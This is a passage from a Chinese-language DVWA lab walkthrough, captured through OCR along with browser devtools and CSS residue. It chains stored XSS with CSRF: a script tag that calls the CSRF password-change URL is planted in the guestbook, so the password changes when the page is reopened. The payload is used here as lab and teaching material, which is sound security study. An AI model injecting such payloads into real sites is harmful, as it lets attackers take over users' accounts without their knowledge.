
如下:

```
<script
src = "http://192.168.2.59/dvwa/vulnerabilities/csrf/?password_new=123456&password_co
></script>
```








Home
Instructions
Setup
Brute Force
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
hack
Message *
查看器
控制台
调试器
样式编辑器
性能
内存
网络
存储
DOM
2 / 2
50
过滤样式
.cls
布局
计算值
<tr></tr>
<tr>
<td width="100">Message *</td>
<td>
<textarea name="mtxMessage" cols="50" rows="3"
maxlength="5000"></textarea>
</td>
</tr>
<tr></tr>
</tbody>
元素 { 内联
}
input, textarea, select { main.css:32
font: 100% arial,sans-serif;
vertical-align: middle;
}
继承自 div#main_body
div#main_body { main.css:141
font-size: 13px;
color
rgb(0, 0, 0)
font-family
arial, sans-serif
font-feature-sett
normal
font-kerning
auto


Vulnerability: Stored Cross Site Scripting (XSS
Name *
hack
Message *
src = "http://192.168.2.59/dvwa/vulnerabilities
/csrf/?password_new=123456&
password_conf=123456&Change=Change#"
></script>
性能
内存
网络
存储
DOM
50
过滤样式
.cls
元素 { 内联
}
input, textarea, select { main.css:32
font: 100% arial,sans-serif;
vertical-align: middle;
}
继承自 div#main_body
div#main_body { main.css:141
ls="50" rows="3"

而后提交;


Name *
Message *
Sign Guestbook
Name: test
Message: This is a test comment.

重新打开一个页面；



发现其密码是改变了的！